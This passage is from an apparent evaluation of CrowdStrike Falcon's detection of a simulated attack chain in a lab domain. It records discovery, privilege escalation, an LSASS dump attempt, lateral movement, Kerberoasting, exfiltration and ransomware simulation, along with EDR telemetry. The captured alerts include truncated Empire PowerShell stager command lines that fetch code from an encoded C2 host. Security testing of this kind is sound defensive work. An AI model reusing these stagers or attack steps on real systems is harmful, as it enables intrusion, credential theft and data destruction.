However, during a joint threat hunting session with the vendor, we were able to identify the relevant WMIC query in the telemetry, clearly showing the enumeration of registered antivirus or EDR solutions, aligned with the correct timestamp.

Step 4.1 Manual Investigation

```
#event_simpleName: SensitiveWmiQuery
#repo: base_sensor
#repo.cid: 
#type: falcon-raw-data
@id: 
@ingesttimestamp: 
@rawstring: {"ClientComputerName": "WS01", "ComputerName": "WS01", "ConfigBuild": "1007.3.0019606.15", "ConfigStateHash": "1976434142", "ContextProcessId": "65374768898", "EffectiveTransmissionClass": "2", "Entitlements": "15", "EventOrigin": "1", "LocalAddressIP4": "10.10.70.202", "Tactic": "Discovery", "Technique": "Software Discovery - Security", "UserName": "LAB\\", "WmiNamespaceName": "root\\SecurityCenter2", "WmiQuery": "select * from AntiVirusProduct", "aid": "", "aip": "", "cid": "", "event_platform": "Win", "event_simpleName": "SensitiveWmiQuery", "id": ""}
```



Step 4.2: Device Driver / Filter Driver

Tactics / Techniques	Discovery (TA0007), Software Discovery (T1518), Security Software (T1518.001)
Summary of observation	<p>No active alert or corresponding entry within the associated incident was observed in the CrowdStrike console. The absence of detection suggests that the activity either successfully evaded the EDR's detection mechanisms or was not classified as sufficiently suspicious to trigger an alert.</p> <p>In this case, we also attempted to identify related telemetry in cooperation with the vendor. However, even with their support, we were unable to locate any relevant data associated with the activity.</p>

Step 4.3 Manual Investigation



Step 4.3: Account Discovery

Tactics / Techniques	Discovery (TA0007), Account Discovery (T1087), Local Account (T1087.001), Domain Account (T1087.002)
Summary of observation	<p>No active alert or corresponding entry within the associated incident was observed in the CrowdStrike console. This absence of detection suggests that the activity either successfully bypassed the EDR's detection mechanisms or was not deemed sufficiently suspicious to trigger an alert.</p> <p>However, in this case as well, we were able to clearly identify our activities during a joint threat hunting session with the vendor by analysing the available telemetry.</p>

Step 4.4 Manual Investigation

```
#event_simpleName: ProcessRollup2
#repo: base_sensor
#repo.cid:
#type: falcon-raw-data
@id:
@ingesttimestamp:
@rawstring: {"AuthenticationId": "1694461", "CommandLine": "C:\\WINDOWS\\system32\\net.exe" user
s", "ComputerName": "WS01", "ConfigBuild": "1007.3.0019606.15", "ConfigStateHash": "1976434142", "Effect
iveTransmissionClass": "2", "Entitlements": "15", "EventOrigin": "1", "ImageFileName": "\\Device\\Harddi
skVolume3\\Windows\\System32\\net.exe", "ImageSubsystem": "3", "IntegrityLevel": "8192", "LocalAddress
IP4": "10.10.70.202", "MD5HashData": "00000000000000000000000000000000", "ParentAuthenticationId": "16
94461", "ParentBaseFileName": "C:\\WINDOWS\\system32\\net.exe", "ParentProcessId": "65374768898", "ProcessCreateFlag
s": "0", "ProcessEndTime": "1745340877.577", "ProcessParameterFlags": "24577", "ProcessStartTime": "1745340877.577", "P
rocessSxsFlags": "64", "RawProcessId": "4308", "SHA1HashData": "00000000000000000000000000000000", "SHA256HashData": "
00000000000000000000000000000000", "SessionId": "2", "SourceProcessId": "65374768898", "SourceThreadId": "321616197598", "Tactic": "Discovery", "Tag
s": "25, 27, 40, 862, 874, 924, 1313, 180388739736, 10995116279184, 12094627905582, 1209462790623
4", "TargetProcessId": "65440365080", "Technique": "Account Discovery", "TokenType": "1", "TreeId": "6442
4706514", "UserName": "S-1-5-21-934274510-1384776283-4208465934-1115", "WindowFlags": "256", "aid": "1694461", "cid": "65374768898", "event_platform": "Win", "event_simpleName": "ProcessRollup2", "id": "1745340877.577", "name": "ProcessRollup2V19", "timestamp": "1745340877.577"}
@source: PlatformEvents
@sourcetype: xdr/xdr-base-parsers:falcon-raw-data
@timestamp:
@timestamp.nanos: 0
@timezone: Z
Agent IP:
aid:
aip:
AuthenticationId: 1694461
cid:
CommandLine: "C:\\WINDOWS\\system32\\net.exe" users
ComputerName: WS01
ConfigBuild: 1007.3.0019606.15
```

```
#event_simpleName: ProcessRollup2
#repo: base_sensor
#repo.cid:
#type: falcon-raw-data
@id:
@ingesttimestamp:
@rawstring: {"AuthenticationId": "1694461", "AuthenticodeHashData": "00000000000000000000000000000000", "CommandLine": "C:\\WINDOWS\\system32\\net.exe" users /domain", "ComputerName": "WS0
1", "ConfigBuild": "1007.3.0019606.15", "ConfigStateHash": "1976434142", "EffectiveTransmissionClass": "2", "Entitlements": "15", "EventOrigin": "1", "ImageFileName": "\\Device\\HarddiskVolume3\\Windows
\\System32\\net.exe", "ImageSubsystem": "3", "IntegrityLevel": "8192", "LocalAddressIP4": "10.10.70.202", "MD5HashData": "00000000000000000000000000000000", "ParentAuthenticationId": "1694461", "ParentBase
FileName": "C:\\WINDOWS\\system32\\net.exe", "ParentProcessId": "65374768898", "ProcessCreateFlags": "0", "ProcessEndTime": "1745340877.577", "ProcessParameterFlags": "24577", "ProcessStartTime": "1745340877.577", "ProcessSxsFlag
s": "64", "RawProcessId": "4308", "SHA1HashData": "00000000000000000000000000000000", "SHA256HashData": "00000000000000000000000000000000", "SessionId": "2", "SignInfoFlags": "8683538", "SourceProcessId": "65374768898", "SourceThreadId": "321616197598", "Tags": "25, 27, 40, 874, 924, 1313, 10995116279184, 12094627905582, 12094627906234", "TargetProcessId": "6544446
4870", "TokenType": "1", "TreeId": "64424706514", "UserName": "S-1-5-21-934274510-1384776283-4208465934-1115", "WindowFlags": "256", "aid": "1694461", "cid": "65374768898", "event_platform": "Win", "event_simpleName": "ProcessRollup2", "id": "1745340877.577", "name": "ProcessRollup2V19", "timestamp": "1745340877.577"}
@source: PlatformEvents
@sourcetype: xdr/xdr-base-parsers:falcon-raw-data
@timestamp:
@timestamp.nanos: 0
@timezone: Z
Agent IP:
aid:
aip:
AuthenticationId: 1694461
AuthenticodeHashData:
cid:
CommandLine: "C:\\WINDOWS\\system32\\net.exe" users /domain
ComputerName: WS01
ConfigBuild: 1007.3.0019606.15
ConfigStateHash:
EffectiveTransmissionClass: 2
```



Step 4.4: Local User Session

Tactics / Techniques

Discovery ([TA0007](#)), System Owner/User Discovery ([T1033](#))

Summary of observation

No active alert or corresponding entry within the associated incident was observed in the CrowdStrike console. The absence of detection suggests that the activity either successfully evaded the EDR's detection mechanisms or was not classified as sufficiently suspicious to trigger an alert.

However, during a threat hunting session with the vendor we were able to identify relevant telemetry showing a specific API which was used for user session enumeration.

Step 4.4 Manual Investigation

@timestamp ▾	Field List ▾
7	<pre> #event_simpleName: ClassifiedModuleLoad #repo: base_sensor #repo.cid: #type: falcon-raw-data @id: @ingesttimestamp: @rawstring: {"AuthenticodeHashData": , "ComputerName": "WS01", "ConfigBuild": "1007.3.0019606.15", "ConfigStateHash": "1976434142", "ContextProcessId": "65374768898", "ContextThreadId": "329669402578", "ContextTimeStamp": "1745340696.717", "EffectiveTransmissionClass": "2", "Entitlements": "15", "EventOrigin": "1", "ImageFileName": "\\Device\\HarddiskVolume3\\Windows\\System32\\wtsapi32.dll", "ImageSignatureLevel": "0", "ImageSignatureType": "0", "IsProcessInitializing": "0", "LocalAddressIP4": "10.10.70.202", "MD5HashData": , "MappedFromUserMode": "1", "ModuleCharacteristics": "8226", "ModuleLoadTelemetryClassification": "4", "ModuleSize": "90112", "PrimaryModule": "0", "SHA256HashData": , "SignInInfoFlags": "9175042", "TargetImageFileName": "\\Device\\HarddiskVolume3\\Users\\\\Downloads\\", "TargetProcessId": "65374768898", "TreeId": "64424706514", "aid": , "aip": , "cid": , "event_platform": "Win", "event_simpleName": "ClassifiedModuleLoad", "id": , "name": "ClassifiedModuleLoadV4", "timestamp": } @source: PlatformEvents @sourcetype: xdr/xdr-base-parsers:falcon-raw-data @timestamp: @timestamp.nanos: 0 @timezone: Z Agent IP: aid: aip: AuthenticodeHashData: cid: ComputerName: WS01 ConfigBuild: 1007.3.0019606.15 ConfigStateHash: 1976434142 ContextProcessId: 65374768898 ContextThreadId: 329669402578 ContextTimeStamp: EffectiveTransmissionClass: 2 </pre>

Step 5. Privilege Escalation

Step 5

PRIVILEGE ESCALATION

Description

Next, we want to simulate escalating our local privileges on WS01 from the unprivileged domain user to the system account via the unquoted service path vulnerability. This should give us a second command and control channel, but this time in the context of system integrity.

- The detection of local privilege escalation vulnerabilities is done by an internal PowerShell module in Empire.
- Based on Empire x64 shellcode, we created a malicious service compatible .exe and renamed it, which is associated with the vulnerable service.

Action performed in user context Domain User

Action performed at integrity level Medium Integrity

Action performed on host WS01

Step 5.1: Unquoted Service Path

Tactics / Techniques Privilege Escalation ([TA0004](#)), Hijack Execution Flow ([1574](#)), Path Interception by Unquoted Path ([1574.009](#))

Summary of observation We observed a low-severity active alert generated by the machine learning detection engine. Additionally, a new entry appeared in the associated incident, indicating that the binary used for privilege escalation had attempted to bypass user-mode hooks implemented by the UMPPC module (DLL).

However, no specific alert or incident entry directly referenced or confirmed the privilege escalation activity itself. This suggests that, while certain evasive behaviours exhibited by the binary were detected, the EDR solution did not explicitly identify or flag the core objective of successful privilege escalation.

During a joint threat hunting session with the vendor, we were able to collect telemetry that included indicators consistent with privilege escalation activity.

Step 5.1 EDR-Active Alerts

services.exe

0

0

42

0

15

0

0

0

0

0

94

23

Run period

Command line

"C:\Program Files\

File path

\Device\HarddiskVolume3\Program Files\

State

Not running

Local process ID

12552

Hash

External prevalence

Low

Internal prevalence

Unique

Hash action

--

Associated MD5

User

Logon type

Logon time

Logon server

Logon domain

LAB

Machine Learning via Sensor-based ML

Description

This file meets the machine learning-based on-sensor AV protection's low confidence threshold for malicious files.

Triggering indicator

SHA256 on library/DLL loaded

Associated IOC (SHA256)

Associated MD5

Global prevalence

Low

Local prevalence

Unique

Hash action

None

Associated file

\Device\HarddiskVolume3\Program Files\

[new](#) [Give feedback on Process tree](#)

The process tree diagram shows a sequence of processes: WS01 (computer icon) -> wininit.exe (blue circle) -> services.exe (blue circle) -> an unknown process (grey rectangle). The wininit.exe node has a purple circle icon. The services.exe node has a purple circle icon and a blue circle icon. The unknown process node has a purple circle icon and a blue circle icon.

Detection - low

Actions

Behavior name

Integrity Level System

Description

A process has System integrity level, which may be the result of an adversary employing privilege escalation tactics.

Tactic & Technique

[Privilege Escalation](#) via [Access Token Manipulation](#)

Behavior name

Unsigned Process Load

Description

A process associated with an unsigned binary was started.

Tactic & Technique

[Defense Evasion](#) via [Invalid Code Signature](#)

Behavior name

Step 5.1 Manual Investigation

@timestamp	#event_simpleName	FileName	TargetProcessId	ContextProcessId	Tactic
	ClassifiedModuleLoad	rasadhlp.dll	65470342866	65470342866	Persistence, Privilege Escalation, Defense Evasion

The process tree diagram shows a sequence of processes: WS01 (computer icon) -> wininit.exe (blue circle) -> services.exe (blue circle) -> an unknown process (grey rectangle). The wininit.exe node has a purple circle icon. The services.exe node has a purple circle icon and a blue circle icon. The unknown process node has a purple circle icon and a blue circle icon.

Behavior name

Integrity Level System

Description

A process has System integrity level, which may be the result of an adversary employing **privilege** escalation...

Tactic & Technique

[Privilege Escalation](#) via [Access Token Manipulation](#)

Step 6. Credential Access

Step 6

CREDENTIAL ACCESS

Description

In this step, we will use the command-and-control session in the System Integrity context to dump the credentials of LSASS.exe by using nanodump BOF to obtain the cleartext password or NTLM hash of another domain user which has an open user session on WS01.

To dump we use the default settings in nanodump and save the dump to this path `C:\Users\domain.user\AppData\Local\Temp\creds.dmp`

We use internal nanodump BOF in Empire with default settings enabled.

The creds.DMP file is downloaded to the attacker's machine, and then minidump is loaded into Mimikatz or pypykatz to extract the credentials from the dump. Extracting the credentials from the creds.DMP file is outside the scope of this test as it is not relevant.

Action performed in user context	NT AUTHORITY\SYSTEM
----------------------------------	---------------------

Action performed at integrity level	System Integrity
-------------------------------------	------------------

Action performed on host	WS01
--------------------------	------

Step 6.1: LSASS Dump

Tactics / Techniques	Credential Access (TA0006), OS Credential Dumping (T1003), LSASS Memory (T1003.001)
----------------------	---

Summary of observation	Credential dumping from lsass.exe was not successful during the assessment and is therefore considered blocked. The EDR generated an active alert in response to the attempted activity, indicating effective detection and prevention.
------------------------	---

Step 7. Lateral Movement

Step 7 LATERAL MOVEMENT

Description	<p>Now we use the (assumed) dumped credentials, or more specifically the NTLM hash of the second compromised domain user on WS01, to move laterally from WS01 to WS02.</p> <p>We use internal PowerShell module in Empire to move laterally via SMB.</p>
Action performed in user context	Domain User
Action performed at integrity level	High Integrity
Action performed on host	WS01

Step 7.1: SMB Shares

Tactics / Techniques	Lateral Movement (TA0008), Remote Service (T1021), SMB/Admin Shares (T1021.002)
Summary of observation	<p>A medium-severity active alert was observed, indicating that services.exe was utilized in a potentially malicious context. In addition, a new Incident was created, associated with the host WS02.</p> <p>However, no alert or telemetry correlation was observed that explicitly linked the active alerts to lateral movement from WS01 to WS02. This lack of correlation suggests that while individual suspicious activities were detected, the EDR did not successfully associate them to a broader lateral movement scenario.</p> <p>Furthermore, the creation of a new Incident in response to this activity demonstrates that the EDR solution recognized and correlated the behaviour with potentially malicious intent, even if the full scope of the attack chain was not comprehensively identified.</p>

Step 7.1: EDR-Active Alerts

wininit.exe

0

0

0

0

10

0

services.exe

0

0

84

0

15

0

Run period

Command line

C:\WINDOWS\system32\services.exe

File path

\Device\HarddiskVolume3\Windows\System32\services.exe

State Running Local process ID 696

Hash

External prevalence Common Internal prevalence Low Hash action -- Associated MD5

User

Logon type Logon time Logon server Logon domain LAB




```

AggregationLatestTimestamp: 
AggregationWindowTimestamp: 
aid: 
aip: 
cid: 
ComputerName: UC01
ConfigBuild: 1007.3.0019606.15
ConfigStateHash: 2213119
DebugInfoUnicode: 10,13,37,17,38,20,33,39,27,29,51,15,18,47,3,14,2,40,47,
EffectiveTransmissionClass: 2
Entitlements: 15
event_platform: Win
EventOrigin: 17
id: 
LocalAddressIP4: 10.10.70.200
LocalAddressIP4Sample: 10.10.70.200
LocalIP: 10.10.70.200
LocalPortSample: 135
name: ActiveDirectoryServiceAccessRequestV8
NtlmAvFlags: 0
NtlmAvIds: 02000000010000000400000003000000050000000700000000000000
product_idp: true
RemotePortSample: 22213
SourceAccountDomain: LAB.LOCAL
SourceAccountObjectGuid: D0A709FB-96D4-4FEF-9C82-4C7783C8493B
SourceAccountObjectSid: S-1-5-21-934274510-1384776283-4208465934-1122
SourceAccountSamAccountName: 
SourceAccountType: 0
SourceAccountUserName: 
SourceEndpointAccountObjectGuid: 82248D8F-B9C5-43A5-B554-4895E43ECF5E
SourceEndpointAccountObjectSid: S-1-5-21-934274510-1384776283-4208465934-1124
SourceEndpointAddressIP4: 10.10.70.202
SourceEndpointHostName: WS01
SourceEndpointHostNameResolutionMethod: 0
SourceEndpointRawNtlmHostName: WS01
TargetAccountObjectGuid: 00669B93-69F3-4D8E-AA48-D18CE0AD80EB
TargetAccountObjectSid: S-1-5-21-934274510-1384776283-4208465934-1237
TargetAccountType: 1
TargetDomainControllerObjectGuid: 828B627B-2CB8-4D29-914D-9B80A60BD33F
TargetDomainControllerObjectSid: S-1-5-21-934274510-1384776283-4208465934-1000
TargetServerAddressIP4: 10.10.70.203
TargetServerHostName: WS02
TargetServiceAccessIdentifier: ntlm
timestamp: 

```

Step 8. Persistence

Step 8

PERSISTENCE

Description

Now that we have access to the second workstation, WS02, we will simulate creating privileged persistence by creating a new user named James Ulrich and adding him to the local Administrators group.

Creating the user James Ulrich and adding him to the local Administrator group is done by using the net.exe tool via a shell command in Empire.

Action performed in user context

NT AUTHORITY\SYSTEM

Action performed at integrity level

System Integrity

Action performed on host

WS02

Step 8.1: Create Account

Tactics / Techniques


Persistence ([TA0003](#)), Create Account ([T1136](#)), Local Account ([T1136.001](#))

Summary of observation

We observed a new entry within the related Incident indicating the establishment of persistence through the creation of a new local user account.

However, no active alert was generated when the newly created user was subsequently added to the local Administrators group.

STEP 8.1: EDR-Active Alerts



Persistence via Create Account

Description
A user created a new user account. Attackers can create new accounts to maintain their foothold on a system. Investigate the active user and newly created account.

Command line
C:\WINDOWS\system32\net1 user

Step 9	CREDENTIAL ACCESS
Description	<p>Next, we enumerate service accounts with SPNs that are potentially vulnerable to Kerberoasting</p> <p>Kerberoasting enumeration of local user sessions was done using internal PowerShell module in Empire.</p>
Action performed in user context	NT AUTHORITY\SYSTEM
Action performed at integrity level	System Integrity
Action performed on host	WS02

Tactics / Techniques	Credential Access (TA0006), OS Credential Dumping (T1003), Steal or Forge Kerberos Tickets: Kerberoasting (T1558.003)
Summary of observation	<p>We did not observe any active alert or specific entry within the incident that explicitly indicated detection of Kerberoasting activity. However, an alert was generated showing that powershell.exe—which was used as a command-and-control (C2) channel—executed a potentially malicious PowerShell script associated with the Empire framework.</p> <p>During a joint threat hunting session with the vendor, we were able to gather more detailed information confirming that Kerberoasting was performed. Although the activity itself did not trigger a dedicated detection, contextual insights—including the use of a service account with a Service Principal Name (SPN) and a high-risk score (7.7/10)—highlighted its exposure to credential theft techniques.</p> <p>The detection gap indicates a limitation in behavioural identification specific to Kerberoasting. The privilege escalation of svc_sqlservice to Domain Admin and the account's SPN configuration, were available for manual correlation.</p>

Execution via PowerShell

Description

A PowerShell script related to this process is likely malicious or shares characteristics with known malicious scripts. Review the script.

Command line

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell -noP -sta -w 1 -enc [if($PSVersionTable.PSVersion.Major -ge 3)];[System.Net.ServicePointManager]::Expect100Continue=0;$wc=New-Object System.Net.WebClient;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$sr=$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('dAB0AHQaCA6A8ALwBvAG4AZQBKAHIAoQB2AGUALQBIAGEAYWBrAHUAaCAuAG4AbwByAHQAaABIAHUAcgBvAHAAZQvAGMABvAHUAZABHAHAaCAuAAEAgB1AHIAZQvAGMABwBtADo...'))
```

Privilege escalation (user)

Edit status

Investigate ▾

Actions ▾

Description

svc_sqlservice received new privileges: Domain admin.


Summary

Detection name	Privilege escalation (user)
Severity	● Informational
Tactic & technique	Privilege Escalation via Valid Accounts
Objective	Gain Access
Detect time	
Start time	
End time	
Duration	--
Assigned to	Unassigned
Status	New

Indicators and details

Account domain	Account name	Added privileges	Previous privileges	Privileges	Time detected
	svc_sqlservice	Domain admin	Extensive local administra...	Domain admin, Extensive L...	
User object SID	User UPN				

User


SQL Service					
Privileged	Risk score	Classification	Department	Title	Network activity
Yes	● High, 7.7	Programmatic	None	None	22 days ago
Username	Email address	AD group membership	SID	Secondary name	OU
	None	Domain Admins, Domain U...			
 See more in Identity Protection					

Risk Score | High

7.7/10

Risk score trend | 7.7/10

Last 30 Days



Medium Poorly Protected Account with SPN

What is the risk?

A user account is defined with a Service Principal Name (SPN). Usually, only computer accounts and service accounts are defined with SPNs. An account with SPNs is at risk of password cracking via a technique called Kerberoasting when the account has a weak password or when its password policy does not enforce strong passwords.

Recommended actions:

- Remove the SPNs from the user account.
- Make sure the account has a strong password.
- Make sure the password policy enforces strong passwords.

Step 10. Lateral Movement

Step 10 LATERAL MOVEMENT

Description	<p>Now we use the (assumed) dumped credentials, or more specifically the NTLM hash of the second domain user - who has access to DC01 - logged on to WS02, to move laterally from WS02 to DC01.</p> <p>We use the internal PowerShell module in Empire to move laterally using SMB shares.</p>
Action performed in user context	Domain User
Action performed at integrity level	High Integrity
Action performed on host	WS02

Step 10.1: SMB Shares

Tactics / Techniques	Lateral Movement (TA0008), Remote Service (T1021), SMB/Admin Shares (T1021.002)
Summary of observation	<p>We observed a medium-severity active alert indicating that services.exe was executed in a potentially malicious context. This activity led to the creation of a new incident associated with host DC01, suggesting that the EDR solution recognized suspicious behaviour, albeit without explicitly identifying it as lateral movement.</p> <p>During a joint threat hunting session with the vendor, we were able to identify clear indicators of lateral movement from WS02 to DC01. Specifically, telemetry showed that powershell.exe established an SMB session over TCP port 445 from WS02 (10.10.70.203) to DC01 (10.10.70.200), consistent with lateral movement techniques using remote service access. Additionally, account activity confirmed that the service account svc_sqlservice was logged in from WS02 and initiated NTLM-authenticated communication with DC01.</p>

Step 10.1: EDR-Active Alerts

wininit.exe 0 0 0 0 9 0

services.exe 0 0 37 1 10 1

Run period

Command line
C:\Windows\system32\services.exe

File path
\Device\HarddiskVolume3\Windows\System32\services.exe

State: Running, Local process ID: 896

Hash: [redacted]

External prevalence	Internal prevalence	Hash action	Associated MD5
Common	Low	--	[redacted]

User: [redacted]

Logon type, Logon time, Logon server, Logon domain: LAB



Step 10.1 Manual Investigation

SQL Service
LAB\LOCAL\svc_sqlservice
7.7

Latest Activity

Overview
About
Activity
Risk
Timeline

Data refers to the last 21 days

Login History

1 activity found

Type	Origin	Device Type	IP Address	Time ↓
SMB Session Setup	WS02	Workstation (Windows)		

Logged in

On-Prem Service Access

SQL Service
LAB\LOCAL\svc_sqlservice
7.7

Latest Activity

Overview
About
Activity
Risk
Timeline

Login History
Logged in
On-Prem Service Access

```

ConfigStateHash: 19/b434142
ConnectionDirection: 0
ConnectionFlags: 0
ContextBaseFileName: powershell.exe
ContextProcessId: 69432907193
ContextTimeStamp: 
EffectiveTransmissionClass: 2
Entitlements: 15
event_platform: Win
EventOrigin: 1
id: 
InContext: 0
LocalAddressIP4: 10.10.70.203
LocalIP: 10.10.70.203
LocalPort: 50785
LPort: 50785
name: NetworkConnectIP4V13
Protocol: 6
RemoteAddressIP4: 
RemoteAddressString: 
RemoteIP: 
RemotePort: 445
RPort: 445
Tactic: Lateral Movement
Technique: Remote Services

```

Step 11. Exfiltration


Step 11

EXFILTRATION

Description	We downloaded all the files in the Documents folder the public folder on DC01 via the file browser using the command-and-control channel.
Action performed in user context	NT AUTHORITY\SYSTEM
Action performed at integrity level	System Integrity
Action performed on host	DC01

Step 11.1: Exfiltrate Data

Tactics / Techniques	Exfiltration (TA0010), Exfiltration Over C2 Channel (T1041)
Summary of observation	<p>We did not observe any active alert or specific entry in the Incident indicating that file exfiltration itself was detected. However, an entry was generated within the Incident showing that powershell.exe—used as the command and control (C2) channel communicating with the C2 server—executed a malicious PowerShell script or module associated with Empire.</p> <p>Even during a threat hunting session with the vendor, we were not able to find more useful or relevant telemetry.</p>



AI Powered IOA via Command and Scripting Interpreter

Description
A script meets the cloud-based behavioral machine learning model threshold for suspicious activity. Detection is based on code similarities to known malicious PowerShell scripts.

Command line

Show decoded ☒ On

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell -noP -sta -w 1 -enc If($PSVersionTable.PSVersion.Major -ge 3){};[System.Net.ServicePointManager]::Expect100Continue=0;$wc=New-Object System.Net.WebClient;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$ser=${[Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('aB8AHQAcaAGAC8ALwBvAG4AZQBKAHIAaQB2AGUALQB1AGEAYwBrAHUAcaAAuAG4AbwByAHQAaAB1AHUAcbvAHAAZQAuAGMabABvAHUAZABhAHAAcaAAuAGEAegB1AHIAZQAuAGMabwBtADo...'))}
```


Step 12. Impact

Step 12	IMPACT
Description	Now, we will encrypt all files in the public document folder on DC01 using the ransomware simulation module in Empire.
Action performed in user context	NT AUTHORITY\SYSTEM
Action performed at integrity level	System Integrity
Action performed on host	DC01

Step 12.1: Encrypt Data	
Tactics / Techniques	Impact (TA0040), Data Encrypted for Impact (T1486)
Summary of observation	<p>We observed that the powershell.exe process was involved in malicious activity on host DC01. However, no specific high-severity alert was generated to indicate that file encryption had occurred. This suggests that, although the EDR recognized suspicious behaviour associated with powershell.exe, it did not explicitly classify the subsequent file encryption operations as ransomware-related or impactful.</p> <p>Despite the absence of a direct detection, a threat hunting session conducted jointly with the vendor revealed supporting telemetry that clearly indicated ransomware-like activity. Behavioural indicators included:</p> <ul style="list-style-type: none"> • Enumeration of the root volume (Discovery: File and Directory Discovery) • Creation of ransom note files (Impact: Data Encrypted for Impact) • Use of double file extensions (Defense Evasion: Double File Extension) • Process-driven file deletions that crossed a low-threshold threshold, indicative of early-stage file destruction (Impact: Data Destruction) <p>These telemetry events, although not escalated into actionable alerts by the EDR, collectively point to active file encryption and potential data loss scenarios typical of ransomware behaviour.</p>

Test Results in Detail: Signal-to-Noise Test

To maintain test integrity and ensure a fair evaluation process for future participants, we do not publish the results of successful Signal-to-Noise tests.

We recognize that perspectives on what constitutes signal versus noise may vary. While we apply a consistent methodology grounded in our expertise, we acknowledge that different interpretations are possible. For this reason, we provide screenshots and our reasoning, allowing readers to review the scenario and form their own informed opinion.

	StN-1	StN-2	StN-3	StN-4	StN-5	
Active Response	Validated	Validated	Validated	Validated	Validated	

Validated

Partially Validated

Not Validated

Product Impression & Insights

We conclude this analysis with a brief summary of CrowdStrike's detection test results.

CrowdStrike Falcon demonstrated solid detection capabilities throughout multiple stages of the simulated attack chain. While not every action triggered real-time high-severity alerts, the platform consistently recorded and surfaced relevant telemetry, enabling meaningful post-event investigation. The solution particularly excelled in identifying early-stage activities such as execution of malicious payloads, scheduled task persistence, and credential access attempts, while offering visibility into command-and-control (C2) operations via behavioural analysis.

During initial access, CrowdStrike did not generate active alerts when the phishing email was opened or when the .SCR malware was downloaded and saved. However, relevant telemetry documenting the download and extraction process was later identified through threat hunting, along with an informational alert tied to the malware being written to disk.

Upon execution, CrowdStrike registered an informational-level detection that confirmed the execution of the malware, albeit without escalating to higher severity. The persistence phase was well-covered: creation of a scheduled task triggered a medium-severity alert, while registry-based autorun persistence resulted in incident creation, reflecting strong detection of post-exploitation behaviour.

